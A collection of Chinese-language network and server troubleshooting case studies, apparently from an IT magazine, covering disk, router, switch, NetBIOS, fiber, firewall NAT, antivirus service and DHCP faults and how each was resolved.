## 服务器更换硬盘出故障

舟山烟草专卖局 周勇

我们公司有不同远程的客户端计算机，其主要有两类，一类是各办证中心的办证系统，一类是散布在各县区的零售门店。这些计算机的数据包通过我们机房的一个通讯服务器实现实时通信。最近，由于原来通信服务器硬盘的空间不足，打算增加硬盘。

这个服务器是 DELL 的 PowerEdge 6400 系列，属于比较老的机型了。原来已有两个 9GB 的 DELL 原配硬盘，没

有做 RAID，容量为 18GB，在 Windows Advance Server 2000 系统中分了容量均为 9GB 的两个逻辑盘符，即 C 盘和 D 盘。目前 DELL 公司在售的支持热插拔的 SCSI 硬盘的容量都已至少是 146GB。幸好当时我们公司买了不止一台 PowerEdge 6400 服务器。

我们在已经闲置的服务器中找到了一个 9GB 的 SCSI 硬盘，增加硬盘的过程比较简单，所以我们就打算自己把这件

事完成，但是，意想不到的事情就发生了。

### 更换硬盘出故障

当时是上午8点20分。我们估计做完这件事最多10分钟，应该不会影响服务器的工作。但是事实上，花了半个多小时才把这件事情搞定，并且影响了服务器的工作。

当时现场两个人对做这件事都有经验，也比较自信。首先，将插入硬盘的位置确定为第三个空插槽。在没有关机的情况下，拔出空硬盘盒后，将准备好的9GB的SCSI接口老硬盘顺着插槽插入服务器中，并扣紧压实扣子。这时，硬盘的指示灯亮了起来，是正常的桔黄色。于是我们马上进入计算机的磁盘管理界面查看变化状况，但是等了至少5分钟，还是没有看到变化。这个时候其实应该放弃尝试，但我们开始了风险之旅。

首先关闭了所有的通信服务，重新启动服务器。在启动过程中按住【Ctrl】键和【M】字母键进入服务器硬盘配置菜单。在菜单“View&Config”中，看到两个处于“Online”状态的硬盘A0-0、A0-1和一个处于“Ready”状态的硬盘A1-0。选中“Ready”状态的硬盘，让它进入“ForceOnline”程序。没过几秒，那个硬盘的状态也变为“Online”了。保存配置马上重新启动，结果服务器居然无法启动了！

### 寻求专业帮助

当时，我们一下子懵了。以前也做过这种操作，可没遇到过这种情况呀！由于这是一台生产机器，由不得多想，留给我们的选择只有两种：一是寻求DELL公司专业服务器技术工程师的技术支持；二是重新配置硬盘，包括格式化系统并安装所有服务器原有程序。幸亏这台机器只有通信程序，没有其他数据。但是，由于关系到办证中心的对外窗口，我们没有时间冒第二次险，马上找到机器上的Service Tag，准备好笔和纸，拨通了DELL公司的服务器技术支持热线。

当时DELL公司服务器技术工程师的建议确实受益匪

浅。我向他详细描述了事情的具体情况，他问我的第一句话就是“这个插入的硬盘是不是新的？”

“这个硬盘是从原来的服务器中拔下来的。”我如实相告。

他马上让我进入菜单的SCSI硬盘配置最后一项：“Specify Boot Drive”，图例说明如图1所示（左侧小窗口最后一行信息），刚进入时看到的选项是“1”。他又了解了3个SCSI硬盘的具体参数和分区情况后，建议我将这个配置选项修改为“0”，然后重新启动。他解释说，我们遇到的情况主要原因是插入的硬盘中尚且留有部分信息干扰了目前机器的启动过程。



图1 硬盘中的尚留信息干扰机器启动

### 经验总结

启动过程很快，万幸的是服务器可以启动了！当我们再次看到Windows Advance Server 2000标识的启动界面时，时间不到九点。重新进入Windows 2000的磁盘管理程序，看到确实有了一个新的硬盘E盘。我们对它进行了签名，并将它格式化成为NTFS。通信服务程序正常启动后，我们又通过电话对各客户端的通信状况和运行情况做了了解，当得知一切正常时，悬在半空的心才真正放了下来。

覆车之鉴刻骨铭心。总结了一下，以后做事一定要遵循以下几条原则：

- (1) 生产机器绝对不能动。
- (2) 操作之前必须确保备份完整，做好应对不测时的充分准备。
- (3) 购买原厂售后服务至关重要。

## 路由器外网口关闭之谜

本单位使用某品牌路由器，租用电信30MB做本地接入和10MB教育网双线路上网，如图1所示。两年来网络运行稳定，路由器也没有发生故障。随着网络用户数量增加，原来电信30MB已不能满足需要，学院决定租用电信100MB来解决带宽问题。电信采用光纤接入到我院机房后，使用百兆光电转换器经转换后通过双绞线接到路由器外网口上面，该路由器使用千兆电口作为外网口，由于光电转换器只有

100MB，该端口连接后速度显示100MB。



图1 网络接入状况

## 外网登录发生故障

经过几天的运行我们发现，每天当路由器外网口流量超过 50Mbps 后，该端口就会出现“Receive Errors”，流量超大，错误信息很多。突然有一天，出现外网不能上了，Telnet 到路由器上面，发现电信对应的外网口没有流量，显示状态为 UP，路由器上其他端口工作正常。第一反应是电信的那边出现问题了，于是电话通知电信检查一下，对方很快回应说没有什么问题，并询问是否光电转换器死机了。

我将光电转换器重启后，故障依然。没有办法，只好将路由器重启一下，故障排除。谁知，过了不到一个小时，故障又重现，Telnet 到路由器后将该外网口执行 shutdown 和 undo shutdown 后，故障排除。将所有有关病毒的安全策略应用到该端口，将 tcp mss 修改为 2048（厂商默认 1460），故障依然出现。

## 故障分析

发生故障时，CPU 显示 23%，Memory 为 33%，不算

太高，关键是其他接口都正常工作，看样子问题还是出现在这个端口上面。可这个端口已用了两年了，升级扩容以前没有出现端口不能正常通信的情况，端口硬件应该是没有什么问题。通过网管软件对端口关闭前的流量检测，发现该端口关闭前有很大的流量通过（超过 80Mbps），显示端口的错误信息也比较多。初步分析可能是网络流量太大，利用率过高，超过 80%后，造成端口不能正常。如果该端口能工作在千兆模式下，100Mbps 带宽仅利用该端口 10%，这样端口可以轻松处理。

## 更换千兆光口路由模块

可购买千兆光电转换器代替原来的百兆设备，价格便宜。但为了保证网络运行的稳定性，我院决定直接购买一个千兆光口路由模块，直接利用光纤进行通信，减少网络延时。电信则通过端口限速来控制保证提供百兆带宽。通过一段时间运行，发现该端口除了有少量错误信息外，再没有出现过端口无故关闭情况。

## 核心交换机也闹心

两个月前，我单位负责维护的城域网出现时断时续的现象，起初判断引起故障的原因可能是网络在某个位置形成了环路，然而由于笔者所在单位的城域网规模很大，如果将各个部门逐一断网排查，不仅需要的时间长，而且会影响所在部门的日常工作正常运转，因此在请示领导后，决定先维持现状，等休息日再对网络进行全面检查。

## 企业网络结构

我单位所使用的核心网络交换机是 Cisco Catalyst 6509，购置于 1999 年，其他结点的汇聚层交换机采用 Cisco 45 系列、华为 56 系列交换机，接入层采用 Cisco 35 系列、华为 39 及 35 系列交换机，均购置于 1999~2004 年间，网络进行了多次扩建工作，整网采用扩展星形结构组建。

为了满足单位特殊的业务需求，整个网络必须以二层交换的方式运行。因此在 Catalyst 6509 交换机上划分多个 VLAN，供各结点相同职能部门使用，在核心交换机及各个汇聚层、接入层交换机的光端口上启用 Trunk 模式转发数据，并使用 Dot1q 封装。网络拓扑如图 1 所示。




图 1 网络拓扑结构

## 结点交换机为疑点

故障是下级部门用户首先报告发现的，接到故障通知后，我立即查看了 6509 交换机上的日志信息，结果是日志中没有报警记录，交换机上的运行指示灯状态均正常，初步判断核心交换机硬件没有问题。

之后又对远端结点的各台交换机发送 ping 包，但有些部门可以正常 ping 通，有些部门则不行。一般来讲，如果远端交换机硬件故障导致无法与核心交换机进行通信，那么用户是一定无法登录外部网络的，而用户的实际情况是有时可以正常访问网络，有时不行，因此判断该用户所在的结点应该是偶尔可以连接至核心的，网络中存在振荡的情况。



大家都知道，通常振荡会产生于突发网络流量、病毒木马或者是网络环路。由于我单位的网络使用了网闸对内外网实行隔离，对访问互联网的权限控制较为严格，禁止使用BT、eMule等P2P下载工具，且拥有一整套完整的病毒木马防范和监控措施，在查看防火墙和网闸日志后发现无报警记录，因此判断由突发流量和病毒木马导致网络时断时续的可能性不大，焦点就集中在了网络环路上。

我猜想，可能是某个结点的交换机出现了硬件故障，因此网络拓扑始终无法正常绘制，如果重新启动核心交换机，重新发现网络拓扑可能会稳定一段时间，等周末再细查故障点。当天下午两点左右，我将核心交换机重启后，问题果然暂时解决了，网络一直正常工作到五点左右。

### 查找硬件故障点

第二天一早，我查看了防火墙日志，发现凌晨两点左右，多个远端结点流出的数据全部中断，于是判断故障在该时刻发生，并再次重新启动交换机，网络又正常运行至当天下午。第三天上午当我再次重启交换机后，发现Catalyst 6509未能正常启动并报错，如图2所示。




图2 Module2启动失败信息

报错的Module 2是Catalyst 6509的引擎，日志显示引擎出现了次要硬件故障，多项系统自检失败，在6509上无法ping通所有远端部门的交换机。此时，我对之前自己对硬件状况良好的判断产生了怀疑，会不会是因为核心交换机的模块本身工作状态不稳定导致网络振荡？

查找相关资料，对这个次要硬件故障问题的解决方法是：将交换机断电，然后确定引擎和所有交换机模块在机箱插接妥当，确定机箱可以为板卡提供足够的电源功率。如果仍然看到同步失败消息，可能是硬件模块的故障导致。

于是，在记录下故障现象后，再次重启交换机，6509又可以正常启动了，没有显示报警信息，按道理此时的网络拓

扑经过重新发现，应该可以正常使用一段时间。但通过ping命令一测试，有几个远端站点无法建立连接，说明可能是核心交换机上的某个模块出现了故障。

### 锁定故障元凶

笔者再次假设，此时网络不通的原因可能是引擎上的VLAN没有启动起来，或者是光口板的包转发有问题。当查看了6509上的引擎和光口板配置后，发现VLAN运行正常，而其中的8号槽位所插光口板的1号GBIC端口所配置的封装协议由Dot1q自动变成了IsL，数据帧封装不正确，当然无法通信。这种自动改变封装协议的现象通常在两端都是Cisco设备时才会出现，然而该端口的对端设备是一台华为3528G，这种现象的出现不正常。

在将封装协议改回Dot1q之后，链路状态变为UP，而数据仍无法正常发送，经过与远端结点同事配合，对配置细心检查后发现，6509可以得到远端3528G端口的MAC地址，而3528G却无法得到6509上对应光端口的MAC地址，如图3所示。所以实际上核心交换机的光端口处于一种有发无收的状态，再加上前面所说的自动改变协议的情况来看，该光口板很可能存在硬件故障。在替换了该光口板后，问题终于得到彻底解决。




图3 无法得到光端口MAC地址

### 经验总结

这块损坏的8光端口板卡修好后，Cisco代理工程师告知我，该板卡使用年限比较长，难免发生硬件芯片损坏的情况，建议日常多观察交换机运行状态，留好备件以备不时之需。

从这次排障过程我体会到，网络中问题出现的情况是多种多样的，尤其是针对老硬件，它的很多故障是无法通过自身的日志和状态信息暴露出来的，此时一定要认真细致地检查，这往往是解决问题的入手点和关键所在。

## 计算机名不同也闹重名

湖北省枝江市第三高级中学 杨华

在一次局域网的规划中，碰到一个计算机名重名的故障，经过深入研究，终于揭开计算机名、NetBIOS 名的神秘面孔。

### 系统报错：网络上有重名

有两台分别单独上网的单机，后来由于工作需要，把它们规划在一个局域网，计算机名分别是 admin-hbyczj3zyh1、admin-hbyczj3zyh2。在计算机启动时，其中后启动的计算机都报错，说 Windows 系统错误，网络上有重名，当然在“网上邻居”无法互访了。开始百思不得其解，明明是不同计算机名，怎么报错呢？后来才知道，我们在网上邻居看到的实际是计算机的 NetBIOS 名（只是我们平时习惯都叫计算机名）。

### 故障分析

网络上计算机互访的方式有两种，一种是工作组方式，一种是域方式。一般中小型网络采用工作组方式，因为它不需要任何配置即可实现计算机之间的互访。下面主要以这种方式来分析。网络中的计算机无论是否在一个工作组，在启动时都要将自己的 NetBIOS 名到网上去注册（网络中的主浏览器）。这里有两个目的：一是检测网络上是否有与自己相同的名字存在，如有就提示用户网络上有重名，并在网上注册失败。二是若没有重名，则向整个网络宣布自己的存在并提供一些服务。

### NetBIOS 名

每台计算机的 NetBIOS 名可以多达 16 个字符，第 16 个字符用来标识输入名字时使用的程序类型。一般的 NetBIOS 名字是利用计算机名的前 15 个字符，第 16 个字符保留。

现在我们再来看一下这两台计算机名 admin-hbyczj3zyh1、admin-hbyczj3zyh2，就会发现它们的前 15 个字符是一样的，均是 admin-hbyczj3zy，这也是它在网络上注册的名字，即出现在网上邻居的名字。难怪计算机要报重名错误了。后来查看了事件中的错误提示也是如此，如图 1 所示。




图 1 事件详细信息

根据上面的提示，“admin-hbyczj3y:0”（15 个字符 + 1 个保留字符）已被注册到 192.168.0.8 这台机器上了，不允许再重复注册了。

### 更改计算机名

将其中一台计算机名更改过来，保证前 15 个字符不一样即可。

其实，在“其他”一栏里系统已提示 NetBIOS 计算机名了，如图 2 所示。它明确显示，NetBIOS 计算机名是 admin-hbyczj4zy（前 15 个字符），只不过我们没有注意罢了。




图 2 “DNS 后缀和 NetBIOS 计算机名”对话框

### 故障反思

后来我又想，我们在更改计算机名时，系统应该有提示。我又做了一个小测试，将两台运行正常的局域网计算机其中一台进行更名操作，故意将前 15 个字符与另一台相同，系统果然有提示，如图 3 所示。




图 3 提示计算机 NetBIOS 名仅限 15 个字符

这个提示告诉我们计算机的 NetBIOS 名是什么。当然，如果计算机名未超过 15 个字符就没有这个提示了。下面继续提示网络重名错误。

因为“admin-hbyczj4zy”NetBIOS 名已注册，系统就提示重名错误。而如果是未接入局域网的单机在更改时就不会有此错误提示，但一旦接入局域网，在启动时就会出现网络重名错误，从而与其他计算机无法互访。

通过这个故障我们明确了几个问题。


- (1) 单纯的计算机名是针对单机而言。
- (2) 局域网上的计算机名指的是 NetBIOS 名，它在系统启动时需要在网络注册成功才能使用。
- (3) NetBIOS 名是利用计算机名的前 15 个字符加 1 个保留字符来识别的。

想想以前在给计算机命名时，很少达到 15 个字符以上长度，所以就误认为在网络上看到的计算机名（NetBIOS 名）就是我们命名的计算机名了。

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（[WWW.17HUAN.COM](http://WWW.17HUAN.COM)）及溜客原创资源论坛（[BBS.176ku.COM](http://BBS.176ku.COM)）祝您技术更上一个台阶。

### 波分复用故障分析一例

我们单位与外网连接使用的是波分复用技术完成的,网络速度可达到 155Mbps。因为光缆线芯数量有限,我们只能与电话光端机共同使用两条光纤,结构示意图如图 1 所示。



### 故障现象

由于下雨,电话开始中断,于是通信机务站检查光缆线路有干扰声音,在保障通信不中断的条件下,拆下网络通信线路,电话光端机恢复正常。再接通网络交换机,网络不通,接网络交换的TX、RX指示灯亮。

### 光线线路出故障

怀疑光缆中间经过城市,接头较多衰减大,因为前面出现过这种情况,由于线路衰减比较大,波分设备的网络通信处于临界状态,下雨时光缆的损耗就有可能增大。检查光缆线路,因为是电话主干线路,在正常情况下还不能中断电话通信,只能在晚上11点之后进行。这段光缆有4个分支,十几个接头,属于多家单位公用,过去损耗曾达到-27dB,造成网络通信

时通时断，又因下雨引起的，因此查衰耗是重点。

利用 OTDR 测试仪, 分别用 1310、1550 波长测试, 使用 1310 时一芯衰耗-6.1dB, 一芯衰耗 7.3dB, 用 1550 测试, 一芯衰耗-6.2dB, 一芯衰耗 7.6dB, 经过反复测试都一样, 说明光纤衰耗正常。询问波分复用设备厂家, 衰耗在-2dB 范围内工作没有问题。用备份设备, 故障照旧。

检查波分复用器连接交换机的光纤,发现有一条光纤有问题,光路不通,更换一条,网络恢复畅通。

### 测试仪分析说明

RX 指示灯：亮——接收交换机发光正常，波分设备接收正常。

TX 指示灯：亮——双方波分设备能够接收到对方光信号。不亮——波分设备不能接收对端发过来的光信号，光缆线路有问题，或波分设备有问题。

RX、TX 指示灯亮——说明波分复用设备正常，网络不一定通，需要检查网络线路。

## 经验总结

在排除网络故障时，不能拘泥于老思路，不能只看指示灯，及时检查外围设备、连接跳线、尾纤等，可能会少走弯路。

### ❖ 防火墙设置不当网不畅

2008年5月份以前,在我们公司计算机终端上互联网时,只有一个字“刷”,为什么这样说呢?打开IE,输入www.126.com,出现“页面无法正常显示”的提示,单击鼠标右键选择【刷新】命令,页面又出现了。继续输入用户名和密码,单击“登录”延迟一分钟以后,再次提示“页面无法正常显示”。反复刷新3次页面后,邮箱才能进行邮件收发。


这是一次普通的访问网页工作，却要反复很多次刷新页面才能进行正常的访问，使用起来非常不方便。而这样一个问题，由于自己陷入思维误区，整整困扰了我们3年才得到解决，现在说起来，感觉非常惭愧。

## 互联网访问不畅

在我公司建网之初,为满足既能上网,又能访问上级单

云南曲靖供电公司 瞿松平

位内部网站的需求,我们引入了上级单位光缆到我公司天元龙马防火墙上。通过防火墙进行地址转换后,所有终端用户都能访问上级单位内部网站。部分用户除了能访问上级单位内部网站外,还能访问互联网,拓扑结构如图1所示。



网络搭建成功后，访问上级单位内部网站还勉强过得去，在 IE 中输入 IP 地址就能出现页面，而访问互联网却非常不畅，常常出现文章开头讲述的状况。针对这个问题，部门领导专门安排其他同事进行检查，判断故障究竟是在我单位防火墙上，还是在上级单位提供的宽带通道上。同事检查后得出的结论是：我单位防火墙配置没有问题。和上级单位技术人员沟通后得到的答复是，他们提供的宽带通道也没有问题。

两边都没问题，但这种现象该怎么解释呢？我想通过我公司终端计算机上互联网时，首先要到我公司防火墙上，再转到上级单位内网，最后通过上级单位的防火墙出去才能访问互联网。中间中转太多，也许这就是访问页面不畅的主要原因。所以碰到有人问起为什么有时候连邮箱都打不开时，我给出的解释就是上述文字内容。

但说话时心里总有点底气不足，觉得这个理由站不住脚，自己就可以推翻自己。比如说采用广电宽带网的用户也是通过这种方式上网的，可如果他们的用户出现这种情况，谁还会用他们的通道上互联网呢？

## 目光转向防火墙设置

今年公司上了一套营销管理系统，服务器在上级单位。我们这种宽带状况根本无法使用系统，只要一单击“查询”，整个界面就死机，即使只有很小的数据量也无法查询到结果。也许您会说，恐怕是服务器有问题，不过这台服务器其他县的人都能正常访问，所以排除了这种可能性。

到底问题出在什么地方呢？静下心来认真查找病根。把一台计算机终端配置成上级单位所提供的地址，甩开防火墙和我单位局域网，直接测试。测试结果是通道没问题，用这台测试终端上网很通畅。

从上到下排查，眼光最后落到了防火墙上。调出防火墙配置信息仔细看，对网络配置中的地址转换规则产生了怀疑。

我单位内网地址转换为上级单位内网地址时，为适应我们局域网内上电力内网和上互联网的不同需求，定义了两个地址池：内-外网地址池（里面有 4 个可供转换的地址）和内-电力网地址池（里面有 8 个可供转换的地址）。在地址转换规则中，转换后的源地址是 0.0.0.0，如图 2 所示。




图 2 源地址为 0.0.0.0

我看到这里比较迷惑：如果换成电信通道，在公网地址日益紧张的今天，能够提供那么多地址吗？防火墙工作时，如何把一个终端转换为上级单位提供的 A 地址，而把另一个页面访问请求转换为 B 地址呢？实在想不明白。

## 修改防火墙地址转换规则

再次致电防火墙厂商，把我们上网过程中遇到的问题及自己的迷惑告诉了他，这次遇到一个高手，直接告诉我，这款防火墙在地址转换时，如果选择定义好的地址池，转换后的源地址就变成 0.0.0.0，这种方式下有漏洞，建议我直接确定转换后的源地址。我按照他说的方法改正，把地址转换规则变成如图 3 所示的模式，直接改为上级单位所给的地址池中的一个地址，不再选择定义好的地址池，以前每条规则对应不同的地址池，比如这一条对应的是内-电力网，现在直接选择 NULL。



图 3 改变地址转换规则

改动后问题全解决了。我既羞又喜，羞的是作为一名工程技术人员，这个问题整整存在了 3 年，自己没有亲自去检查，光凭同事的检查结果就得出结论，陷入认识误区。喜的是问题最终得到了解决，虽然有点晚。

## 被冤枉的网卡

我们公司有两个办公地点 A 地和 B 地，每个办公地点各有一套同一网段的局域网，外网的接入点和网关位于 A 地，A、B 之间用光纤连接。B 地的计算机通过光纤经 A 地

路由器访问外网。公司新购入的计算机要先集中在 A 地开箱验收、安装调试系统，再分配到 B 地的部门使用。在一次集中采购中我们发现了一个问题，在 A 地调试好的机器，运到



B地后就不能上网了，ping网关也不通，但ping B地的计算机都通，每一台都是这样。经多方调试都没有解决问题，后来更换了网卡，问题得到了解决。

据此，我们认定这批机器网卡有问题。在不久之后同样的问题又反复出现，我们也都用更换网卡的方法解决，但总

觉得问题不在网卡。后来再次遇到这个问题时，我们决心要查出真正的原因。功夫不负有心人，当我们把接入B地的光纤设备光端机重启后，问题解决了，原来正是这个光端机阻止了B地计算机访问外网，这时我们意识到前面被更换掉的网卡都是被“冤枉”的。

## ❖ 查找服务器罢工故障

最近一段时间，学校准备上一套杀毒软件，根据多方面的讨论，最后决定使用卡巴斯基网络版。与卡巴官方服务人员联系，先行下载并试用了一个月，而从程序安装后，笔者和卡巴斯基网络版就展开了罢工与反罢工的斗争。

### 软件升级出故障

“网管中心吗？我的卡巴斯基不能升级了，快点看看是怎么回事吧！”。事情真多，又来电话了，但出了问题总要解决！为什么说“再”呢，因为这不是第一次了。

在服务器上打开“卡巴斯基管理工具”，不能连接到服务器，弹出如图1所示对话框，意思是要求确认“服务器地址和端口是否正确，卡巴斯基管理服务器是否已经安装并运行，数据库服务是否可用”。单击【是】按钮，输入本机IP地址，重新连接后仍然弹出这个对话框。这跟前几次出现的问题是一样的，这是怎么回事呢？为什么不能连接到“卡巴斯基管理服务器”呢？




图1 提示“无法连接到服务器”

### 服务器并未启动

根据提示，我能够保证两点：一是服务器地址和端口正确，二是数据库服务器正常。看来问题就出在“卡巴斯基管理服务器”是否在运行上了。

想想前几次的解决方法，一直以为是程序安装的问题，都是重新安装程序来解决问题。但总是重复出现相同的问题，这肯定不是程序安装的问题。

突然我的脑海中灵光一闪，难道是系统服务进程的问题吗？因为在这次维护程序打开计算机时有“在系统启动时至少有一个服务或驱动程序产生错误。详细信息，请使用事件查看器查看事件日志”的提示，难道这就是“卡巴斯基管理服务器是否已经安装并运行”所指的问题？那就看看事件日志到底有什么问题吧！

打开“计算机管理”窗口，在“性能日志和警报”中的“警

报”里果然找到多处错误日志的消息。双击错误后，在弹出的

“事件属性”对话框中有“由于下列错误，卡巴斯基管理服务器启动失败：账户名无效或不存在，或者密码对于指定的账户名无效”的说明，如图2所示。原来是这么回事呀！卡巴斯基管理服务器果然没有运行。按该事件所描述的原因，应该是用户名称的问题了，但在安装程序时，我是以域管理员的身份进行的安装操作，真没有想到这样的用户名竟然也会无效。




图2 事件详细信息

### 重建超级用户

打开“计算机管理”→“服务和应用程序”→“服务”，在右窗格找到“卡巴斯基管理服务器”系统进程并右键单击，选择【属性】命令，打开“卡巴斯基管理服务器的属性”对话框。打开“登录”选项卡，可见到计算机启动“卡巴斯基管理服务器”就是使用了域管理员的账户，如图3所示。这也让我想起每次出问题总是在服务器重启之后发生，这说明使用这个用户启动“卡巴斯基管理服务器”确实是有问题的。

既然和用户有关，于是笔者就在本地计算机上新建了一个以“kaba”为用户名的超级用户，然后在如图3所示的对话框中单击【选择】按钮，在弹出的“选择用户”对话框中单击“高级”按钮→“立即查找”，在搜索结果中点选“kaba”用户，两次单击【确定】按钮回到如图3所示对话框。输入用户密码后单击【确定】按钮，重新启动计算机。“在系统启动时至少有一个服务或驱动程序产生错误”的提示没有出现，卡巴斯基也能正常升级了。




图3 “登录”选项卡

## 疑虑尚存

后来，笔者又将“卡巴斯基管理服务器的属性”中的登录身份改为“本地系统账户”，发现也没有任何问题，这让笔者想不出为什么卡巴斯基不再安装时就设置登录身份为“本地系统账户”，而要以一个专门的用户来登录运行，可能他们也是从安全方面着想的吧！

该事件说明，对任何事我们都不能想当然地去解决问题，而要从细处着手。任何软件的设计都有程序员所考虑不到的地方，这就需要我们加以解决。

## 备用机导致 ERP 系统出错

笔者所在公司运行着一套金蝶 K3 ERP 系统，公司的主要业务都在该系统内运行。因业务数据很重要，该系统服务器托管在保安措施严密的公司财务部，系统的维护由专职的 ERP 系统管理员负责。笔者在公司负责信息网络的和管理和维护工作，同时负责信息中心主机房里的一系统应用服务器的维护工作。

### ERP 系统无法登录

一早接到公司 ERP 系统管理员的电话，说最近几天有部分同事反映 ERP 系统在使用过程中经常出错，无法登录金蝶 ERP 系统，系统出现“无法访问系统中间件，请与管理员联系”之类的提示。但是如果重启计算机或更换用户名登录，又正常了，系统管理员无法解决该问题，要求笔者帮助他们尽快解决。

### 查找问题

笔者先检查了这些客户端的杀毒和安全软件，运行正常，并是最新版本，先排除了病毒的原因。众所周知，金蝶 ERP 系统为三层架构，分别为数据库服务端、中间件服务端和客户端，为了节省资源，系统管理员将数据库服务端与中间件服务端设在一台 HP 服务器上。在一台有问题的客户端 Ping 该 HP 服务器，连接正常。在该客户端的系统命令行中键入 Ipconfig/all 查看其网络配置，配置也正常，而且公司局域网内的其他网络应用服务在该客户端也运行正常，看起来也不像是网络连接问题。将金蝶 ERP 客户端程序卸载并重装了一遍，还是不行。难道是 ERP 服务器的原因？去财务部查看了服务器运行状态，服务器运行正常，重启服务器后，观察了一会儿，客户端问题依旧。

### 修改 Hosts 文件

调用该客户端的系统日志，看到错误提示“DCOM 无法使用任何配置的协议与计算机 Server(服务器名称)通信”。

山东沃华医药科技股份有限公司 张鲁峰

经过进一步的了解得知，出现上述错误一般情况还是网络问题或网络配置问题，DCOM 使用的协议是 TCP/IP 协议，当出现问题时，客户端无法用 TCP/IP 协议和 ERP 服务器通信，可以采用两种方案解决。

(1) K/3 远程组件配置时中间层服务器录入服务器的 IP 地址，而不是服务器的名称。

(2) 通过 Hosts 文件增加解析功能。如 192.168.0.1 是 ERP 服务器的 IP 地址，则在 Hosts 文件中增加 192.168.0.1 ERP 服务器名称。

在这里，因笔者所在单位的数据库服务端与中间件服务端设在一台服务器上，因此第一种情况无需考虑。笔者又试着用记事本打开该客户端的 Hosts 文件，试着将上述内容补充进去，如图 1 中置黑的部分所示。



图1 客户端 Hosts 文件

192.168.0.100 为金蝶服务器的 IP 地址，K3server 是该服务器的名称。完成后保存，再运行金蝶 ERP，一切正常了。观察了一段时间，该客户端的 ERP 程序运行正常。

故障分析：备用机挑大梁

为什么会这样呢，百思不得其解，因为该客户端的 IP 和 DNS 地址都是通过公司的 DHCP 服务器自动分配的，公司有两台 DHCP 服务器，主 DHCP 和备用 DHCP，备用 DHCP 配置较低，也不太稳定，平日里客户端获取地址都是优先选取主 DHCP 服务器。难道是 DHCP 服务器的原因吗？于是便来到公司信息中心机房查看主 DHCP 服务器的运行情况，不知是何缘故，该服务器竟然死机了。联想到同事所反映的情况，看来是主 DHCP 服务器停机后，DHCP 备用机自动接管了分配地址的工作，但由于该备用机配置较低，不太稳定，所以会导致客户端访问 ERP 服务器频频出错。而笔者在该客户端查看网络配置时，没有细看，分配地址的主角已经变成备用机，而备用机在当时运行正常，因此使笔者误认为网络配置没有问题。

